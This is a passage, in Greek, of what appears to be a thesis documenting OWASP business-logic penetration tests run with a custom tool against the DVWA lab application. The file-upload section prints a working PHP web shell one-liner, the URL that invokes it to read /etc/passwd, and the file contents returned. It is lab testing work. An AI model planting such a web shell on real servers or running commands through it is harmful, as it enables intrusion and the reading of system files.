
1. Ενέργειες: **Καρτέλα** "Έλεγχος επιχειρησιακής λογικής" / **Ενότητα** "Έλεγχος ικανότητας παραποίησης αιτήσεων".
2. Έπειτα, στον έλεγχο "Έλεγχος κρυφών πεδίων/προβλέψιμων τιμών" ο εξεταστής αξιοποιώντας τα εργαλεία "Simple Browser" (περιήγηση/HTTP/Cookies/Source) και "HTTP Analyzer" ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά την εξέταση της εφαρμογής DVWA από τον εξεταστή με χρήση του εργαλείου “Simple Browser” αρχικός στόχος είναι ο εντοπισμός όλων των πεδίων τύπου input στην εφαρμογή (hidden κτλ). Με τη χρήση του εργαλείου, ο χρήστης

[77] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-002. Διαθέσιμο : https://www.owasp.org/index.php/Test_Ability_to_forge_requests_(OTG-BUSLOGIC-002) (13 Φεβρουαρίου 2019)

ανοίγει κάθε ένα URL και στο δεξί πλαίσιο TOOLS προβάλλονται όλα τα πεδία input της σελίδας (εικόνα 66). Για όσα πεδία διαπιστώσει ότι μπορούν να επιφέρουν ευπάθειες σύμφωνα με τις παρεχόμενες οδηγίες του OWASP, ο εξεταστής μπορεί να τα σημειώσει στο εργαλείο “Collect user data entry” (εικόνα 67). Έπειτα από έλεγχο διαπιστώθηκε ότι η εφαρμογή δεν φέρει την εξεταζόμενη ευπάθεια και ο έλεγχος χαρακτηρίζεται **Pass**.



Εικόνα 48: Αυτόματος εντοπισμός πεδίων input της σελίδας



Εικόνα 49: Καταγραφή πεδίων input εφαρμογής

10.3. Έλεγχος επιθεωρήσεων ακεραιότητας

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-003[78] - Παράρτημα Α: Κεφάλαιο 9.3.

Σε μια εφαρμογή ανάλογα με τους χρήστες μπορεί να υπάρχουν πεδία που μπορεί να αποκρύπτονται. Με τη χρήση proxy ωστόσο ένας χρήστης μπορεί να υποβάλλει μια τιμή γι' αυτά στο server. Ο server πρέπει να αντιληφθεί ότι τα πεδία αυτά είναι ανενεργά για το χρήστη και επομένως να αγνοήσει τις τιμές τους. Είναι σημαντικό επομένως ο server να τηρεί ένα αντίγραφο των τιμών αυτών που είναι χρήσιμες για την επιχειρησιακή λογική της εφαρμογής και αν τα πεδία αυτά είναι μη επεξεργάσιμα ή ο χρήστης δεν έχει την απαραίτητη εξουσιοδότηση να αγνοεί τις τιμές τους.

Επίσης, η εφαρμογή θα πρέπει να προστατεύει τα αρχεία καταγραφής.

Ο OWASP παραθέτει το παρακάτω παράδειγμα:

Έστω μια σελίδα που επιτρέπει μόνο τον διαχειριστή να αλλάζει τον κωδικό των χρηστών και προβάλλει τα σχετικά πεδία μόνο σε αυτόν. Ένας κακόβουλος χρήστης μπορεί να υποβάλλει νέες τιμές με τη χρήση ενός proxy κάνοντας το server να πιστεύει ότι οι τιμές προήλθαν από μια σελίδα διαχειριστή.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος επιχειρησιακής λογικής" / **Ενότητα** "Έλεγχος επιθεωρήσεων ακεραιότητας".
2. Έπειτα, στον έλεγχο "Έλεγχος επιθεωρήσεων ακεραιότητας" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά την εξέταση της εφαρμογής DVWA από τον εξεταστή με χρήση του εργαλείου "Simple Browser" και τα βήματα του ελέγχου που περιλαμβάνονται στον έλεγχο 10.2 διαπιστώθηκε ότι η εφαρμογή δεν φέρει την εξεταζόμενη ευπάθεια και ο έλεγχος χαρακτηρίζεται **Pass**.

10.4. Έλεγχος για επιθέσεις χρονομέτρησης επεξεργασίας

Α. Περιγραφή

[78] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-003. Διαθέσιμο : https://www.owasp.org/index.php/Test_integrity_checks_(OTG-BUSLOGIC-003) (13 Φεβρουαρίου 2019)

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-004[79] - Παράρτημα Α: Κεφάλαιο 9.4.

Όπως ενημερώνει ο OWASP, οι κακόβουλοι χρήστες συνηθίζουν να παρατηρούν τον χρόνο που απαιτείται για την ολοκλήρωση μιας εργασίας από την εφαρμογή, λαμβάνοντας έτσι χρήσιμες πληροφορίες για τις διεργασίες της εφαρμογής.


Έτσι, με βάση τη χρονική καθυστέρηση που προκαλούν τα αιτήματά του στην εφαρμογή μπορεί να προβλέψει πότε υποβάλλει σωστές πληροφορίες και πότε όχι.

Επίσης, κρατώντας ενεργές τις συνόδους μπορεί να προκαλέσει προβλήματα στη ροή των επιχειρησιακών διαδικασιών.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος επιχειρησιακής λογικής" / **Ενότητα** "Έλεγχος για επιθέσεις χρονομέτρησης επεξεργασίας".
2. Έπειτα, στον έλεγχο "Έλεγχος χρονικής καθυστέρησης" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου.
3. Μία χρήσιμη λειτουργία είναι η "Time To Load" που εμφανίζεται στο δεξί μέρος του εργαλείου. Εκεί τηρείται μια λίστα με τους τελευταίους χρόνους φόρτωσης των σελίδων. Στην κορυφή της λίστας και στην ετικέτα βρίσκεται η τελευταία διάρκεια. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
4. Στην εφαρμογή DVWA δεν προέκυψε κάποια ευπάθεια και γι’ αυτό ο έλεγχος χαρακτηρίζεται **Pass**.

[79] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-004. Διαθέσιμο : https://www.owasp.org/index.php/Test_for_Process_Timing_(OTG-BUSLOGIC-004) (13 Φεβρουαρίου 2019)



Εικόνα 50: Παράθυρο ενσωματωμένου περιηγητή

10.5. Έλεγχος του περιορισμένου πλήθους των εκτελέσεων μιας λειτουργίας

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-005[80] - Παράρτημα Α: Κεφάλαιο 9.5.

Σύμφωνα με τον OWASP, πολλές εφαρμογές περιορίζουν μια λειτουργία θέτοντας όρια στο πλήθος εκτελέσεων της. Πρέπει να μην επιτρέπεται στους χρήστες να ξεπεράσουν τους περιορισμούς που τίθενται από τις εφαρμογές καθώς κάθε φορά που εκτελούνται προσδίδουν και ένα όφελος σε αυτούς. Το παράδειγμα του OWASP φέρει ένα ηλεκτρονικό κατάστημα που επιτρέπει μία μόνο έκπτωση ανά συναλλαγή ή κάποιες συνδρομητικές εφαρμογές που επιτρέπουν τους χρήστες να κατεβάσουν 5 μόνο τραγούδια το μήνα κτλ.

Ο έλεγχος εστιάζει στον εντοπισμό της δυνατότητας που έχει ένας κακόβουλος χρήστης να τροποποιήσει την επιχειρησιακή λογική και να εκτελέσει μια λειτουργία περισσότερες φορές από το επιτρεπόμενο όριο, όπως το να εφαρμόσει μια έκπτωση πολλές φορές.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος επιχειρησιακής λογικής" / **Ενότητα** "Έλεγχος του περιορισμένου πλήθους των εκτελέσεων μιας λειτουργίας".

[80]O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-005. Διαθέσιμο : https://www.owasp.org/index.php/Test_number_of_times_a_function_can_be_used_limits_(OTG-BUSLOGIC-005) (13 Φεβρουαρίου 2019)

2. Έπειτα, στον έλεγχο "Πλήθος εκτελέσεων λειτουργίας" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου.
3. Στον έλεγχο 10.1 έγινε χρήση της δυνατότητας συλλογής και εντοπισμού πεδίων input από τις σελίδες της εφαρμογής DVWA. Έχοντας αναλύσει τη λειτουργία όλων των πεδίων, παρατηρείται ότι ο έλεγχος δεν αφορά κάποια σελίδα της εφαρμογής και επομένως θεωρείται **Ignore**.

10.6. Έλεγχος για παρέμβαση στη ροή εργασιών

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-006[81] - Παράρτημα Α: Κεφάλαιο 9.6.

Ο έλεγχος του OWASP για την παρέμβαση στη ροή εργασιών εστιάζει στον εντοπισμό των ευπαθειών που επιτρέπουν σε έναν εισβολέα να χρησιμοποιήσει μια εφαρμογή με τέτοιο τρόπο που θα του επιτρέπει να μην ακολουθήσει την προβλεπόμενη ροή εργασιών, δηλαδή μια ακολουθία συνδεδεμένων βημάτων όπου κάθε βήμα ακολουθεί χωρίς καθυστέρηση και τελειώνει αμέσως πριν την έναρξη του επόμενου βήματος. Σε μια ροή εργασιών ο χρήστης πρέπει να ολοκληρώσει συγκεκριμένα βήματα με μια συγκεκριμένη σειρά και σε περίπτωση που αυτή τερματιστεί χωρίς τη σωστή εκτέλεση όλων των βημάτων, τότε όλες οι ενέργειες ακυρώνονται.

Πρέπει να υπάρχει μηχανισμός στην εφαρμογή που να ανακαλεί/ακυρώνει όλες τις ενέργειες του χρήστη αν αυτός δεν τις έχει εκτελέσει όλες με τη σωστή σειρά.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος επιχειρησιακής λογικής" / **Ενότητα** "Έλεγχος για παρέμβαση στη ροή εργασιών".
2. Έπειτα, στον έλεγχο "Παρέμβαση στη ροή εργασιών της εφαρμογής" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.

[81]O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-006. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_the_Circumvention_of_Work_Flows_(OTG-BUSLOGIC-006) (13 Φεβρουαρίου 2019)

3. Από τον έλεγχο της εφαρμογής DVWA δεν προέκυψε κάποια ευπάθεια, γεγονός που τον χαρακτηρίζει **Pass**.

10.7. Έλεγχος αμυνών ενάντια στην κατάχρηση της εφαρμογής

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-007[82] - Παράρτημα Α: Κεφάλαιο 9.7.

Όταν ένας χρήστης κάνει κατάχρηση του τρόπου λειτουργίας μιας εφαρμογής, τότε αυτή πρέπει να λαμβάνει κάποια μέτρα προστασίας εναντίον του χρήστη. Ο εξεταστής πρέπει να συμπεριφερθεί ως κακόβουλος χρήστης προκειμένου να αναγνωρίσει τις ευπάθειες της εφαρμογής.

Ο OWASP παραθέτει ως παράδειγμα κατάχρησης έναν αυθεντικοποιημένο χρήστη που ακολουθεί τις παρακάτω ενέργειες:

- Επιχειρεί να αποκτήσει πρόσβαση σε ένα αρχείο που φέρει ένα ID ενώ δεν έχει τα ανάλογα δικαιώματα.
- Αντί να δώσει το ID του αρχείου εισάγει το χαρακτήρα '
- Αλλάζει την αίτηση GET με POST
- Εισάγει μια νέα παράμετρο
- Διπλασιάζει ένα ζεύγος ονόματος-τιμής (παράμετρο URL)

Αν κάποιο από αυτά συμβαίνει η εφαρμογή πρέπει να το εντοπίσει και να χαρακτηρίσει το χρήστη ως κακόβουλο, υλοποιώντας τις προτάσεις του OWASP ως ακολούθως:

- να απενεργοποιήσει την κρίσιμη λειτουργικότητα
- Να απαιτήσει επιπλέον βήματα αυθεντικοποίησης από το χρήστη
- να εισάγει σκόπιμα χρονικές καθυστερήσεις στην απόκριση της
- να ξεκινήσει να καταγράφει δεδομένα σχετικά με την δραστηριότητα του χρήστη

Αν η εφαρμογή δεν ανταποκριθεί με κάποιο τρόπο τότε ο εισβολέας θα συνεχίσει τους πειραματισμούς μέχρι να καταφέρει μια επιτυχή επίθεση και τότε αυτός ο έλεγχος θεωρείται αποτυχημένος.

[82] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-007. Διαθέσιμο : https://www.owasp.org/index.php/Test_defenses_against_application_mis-use_(OTG-BUSLOGIC-007) (13 Φεβρουαρίου 2019)

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος επιχειρησιακής λογικής" / **Ενότητα** "Έλεγχος αμυνών ενάντια στην κατάχρηση της εφαρμογής".
2. Έπειτα, στον έλεγχο "Άμυνες εφαρμογής ενάντια στην κατάχρηση" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Μετά τον έλεγχο της εφαρμογής DVWA, συμπεραίνεται ότι δεν έχει ληφθεί κάποιο μέτρο άμυνας (όπως το κλείδωμα του λογαριασμού χρήστη μετά από πολλές αποτυχημένες προσπάθειες) και ως εκ τούτου ο έλεγχος χαρακτηρίζεται ως **Fail**.

10.8. Έλεγχος μεταφόρτωσης μη αναμενόμενων τύπων αρχείων

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-008[83] - Παράρτημα Α: Κεφάλαιο 9.8.

Αυτός ο έλεγχος εξετάζει τη δυνατότητα κακόβουλων χρηστών να μεταφορτώσουν μη αναμενόμενους τύπους αρχείων σε εφαρμογές, προκαλώντας την εκτέλεσή τους από αυτές. Σύμφωνα με τον OWASP, κάτι τέτοιο θα μπορούσε να έχει επίδραση στη λειτουργία της εφαρμογής, να προκαλέσει εκτέλεση εντολών, προβολή αρχείων ή τοπικών πόρων συστήματος, επίθεση σε άλλους servers και εκμετάλλευση ευπαθειών.

Η εφαρμογή πρέπει να αναμένει μόνο συγκεκριμένους τύπους αρχείων, όπως αρχεία csv, txt κτλ και είναι πιθανό να ελέγχει τα μεταφορτωμένα αρχεία με βάση την κατάληξή τους ή το περιεχόμενό τους.

Ο OWASP παραθέτει το παρακάτω παράδειγμα:


Μια εφαρμογή διαμοιρασμού εικόνων επιτρέπει τους χρήστες να μεταφορτώσουν αρχεία τύπου .gif ή .jpg. Αν ο εισβολέας είναι δυνατόν να μεταφορτώσει ένα αρχείο τύπου html με ενσωματωμένο κώδικα ή ένα αρχείο php τότε το αρχείο μπορεί να μεταφερθεί από την προσωρινή τοποθεσία στον τελικό κατάλογο από όπου και μπορεί να εκτελεστεί.

[83] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-008. Διαθέσιμο : https://www.owasp.org/index.php/Test_Upload_of_Unexpected_File_Types_(OTG-BUSLOGIC-008) (13 Φεβρουαρίου 2019)


Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος επιχειρησιακής λογικής" / **Ενότητα** "Έλεγχος μεταφόρτωσης μη αναμενόμενων τύπων αρχείων".
2. Έπειτα, στον έλεγχο "Μεταφόρτωση μη αναμενόμενων τύπων αρχείων" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Ένα σημαντικό εργαλείο επίσης σε αυτό το βήμα είναι το εργαλείο "Generate executable files". Ο εξεταστής το ανοίγει, επιλέγει το φάκελο που επιθυμεί και αμέσως μετά το σύστημα δημιουργεί πλήθος αρχείων διαφορετικών καταλήξεων γνωστών εκτελέσιμων αρχείων. Τα αρχεία αυτά δεν προκαλούν καμία παρέμβαση και δημιουργούνται μόνο για δοκιμαστικούς λόγους. Αυτά τα αρχεία λοιπόν πρέπει να τα μεταφορτώσει στα πεδία μεταφόρτωσης (File Upload) και να παρατηρήσει πως αντιδρά το σύστημα (τα επιτρέπει, προβάλει μήνυμα σφάλματος, τα αγνοεί κτλ).

   Για να ενημερώσει ο εξεταστής τη λίστα αρχείων (προσθήκη/αφαίρεση) κάνει κλικ στο κουμπί "Edit the list of Executable files" το οποίο ανοίγει τη λίστα των επεκτάσεων γνωστών εκτελέσιμων αρχείων. Με το κουμπί "+" απλά μπορεί να προσθέσει μια νέα κατάληξη, με διπλό κλικ στη λίστα μπορεί να επεξεργαστεί μια ήδη υπάρχουσα κατάληξη και με το κουμπί "-" να αφαιρέσει.



Εικόνα 51: Παραγωγή εκτελέσιμων αρχείων για δοκιμή μεταφόρτωσης



Εικόνα 52: Παραγόμενα εκτελέσιμα αρχεία

4. Ο εξεταστής εκτελεί το εργαλείο “Simple Browser” και μεταβαίνει στην επιλογή “File Upload” της εφαρμογής DVWA. Σε αυτό το σημείο η εφαρμογή επιτρέπει το χρήστη να μεταφορτώσει αρχεία προβάλλοντας έπειτα τη διαδρομή αποθήκευσής τους. Δειγματοληπτικά, μεταφορτώνει κάποια από τα ανωτέρω αρχεία και συμπεραίνει ότι η εφαρμογή δεν τα απορρίπτει. Κατόπιν τούτου, ο έλεγχος χαρακτηρίζεται **Fail**.

10.9. Έλεγχος μεταφόρτωσης κακόβουλων αρχείων

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-009[84] - Παράρτημα Α: Κεφάλαιο 9.9.

Συχνά στις εφαρμογές μεταφορτώνονται αρχεία τα οποία μπορούν να περιέχουν κακόβουλο λογισμικό. Αν και οι εφαρμογές μπορεί να δέχονται συγκεκριμένες μόνο επεκτάσεις, οι εισβολείς είναι ικανοί να ενσωματώσουν κακόβουλο κώδικα μέσα σε αρχεία που φέρουν έγκυρες επεκτάσεις. Για να αποτραπεί η μεταφόρτωση κακόβουλων αρχείων η εφαρμογή πρέπει να διενεργεί ελέγχους κατά τη διάρκεια της μεταφόρτωσης. Αυτοί οι έλεγχοι μπορεί να περιλαμβάνουν συστήματα όπως IPS/IDS και λογισμικά αντιικής προστασίας.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος επιχειρησιακής λογικής" / **Ενότητα** "Έλεγχος μεταφόρτωσης κακόβουλων αρχείων".
2. Έπειτα, στον έλεγχο "Αντίδραση εφαρμογής σε μεταφόρτωση κακόβουλων αρχείων" ο εξεταστής αξιοποιώντας το εργαλείο "Simple Browser" (περιήγηση/HTTP/Cookies/Source) ακολουθεί τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Ο εξεταστής εκτελεί το εργαλείο Simple Browser και μεταβαίνει στην επιλογή File Upload της εφαρμογής dvwa. Σε αυτό το σημείο η εφαρμογή επιτρέπει το χρήστη να μεταφορτώσει αρχεία προβάλλοντας έπειτα τη διαδρομή αποθήκευσής τους.


   Ο εξεταστής προετοιμάζει ένα αρχείο με όνομα Simple-Backdoor-One-Liner.php[85] και περιεχόμενο τον εξής κώδικα:

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

   Έπειτα μεταφορτώνει το αρχείο πατώντας το κουμπί “Επιλογή αρχείου” και έπειτα πατάει το κουμπί Upload.

[84] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-009. Διαθέσιμο : https://www.owasp.org/index.php/Test_Upload_of_Malicious_Files_(OTG-BUSLOGIC-009) (13 Φεβρουαρίου 2019)

[85] GitHub, Simple-Backdoor-One-Liner.php. Διαθέσιμο: https://gist.github.com/sente/4dbb2b7bdda2647ba80b (13 Φεβρουαρίου 2019)



Εικόνα 53: Επίθεση με μεταφόρτωση κακόβουλου αρχείου

Αν ο εξεταστής μεταβεί στη διεύθυνση:

`http://192.168.2.6/dvwa/hackable/uploads/Simple-Backdoor-One-Liner.php?cmd=cat+/etc/passwd`

Το παράθυρο θα εκτελέσει την εντολή cmd, η οποία στην ανωτέρω περίπτωση θα προβάλει τα περιεχόμενα του αρχείου passwd.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

Εικόνα 54: Περιεχόμενα αρχείου passwd μετά από επίθεση μεταφόρτωσης κακόβουλου αρχείου

Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται **Fail**.

11. Έλεγχος από την πλευρά του πελάτη.

11.1. Έλεγχος για cross-site scripting βασισμένο σε DOM

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-001[86] - Παράρτημα Α: Κεφάλαιο 10.1.

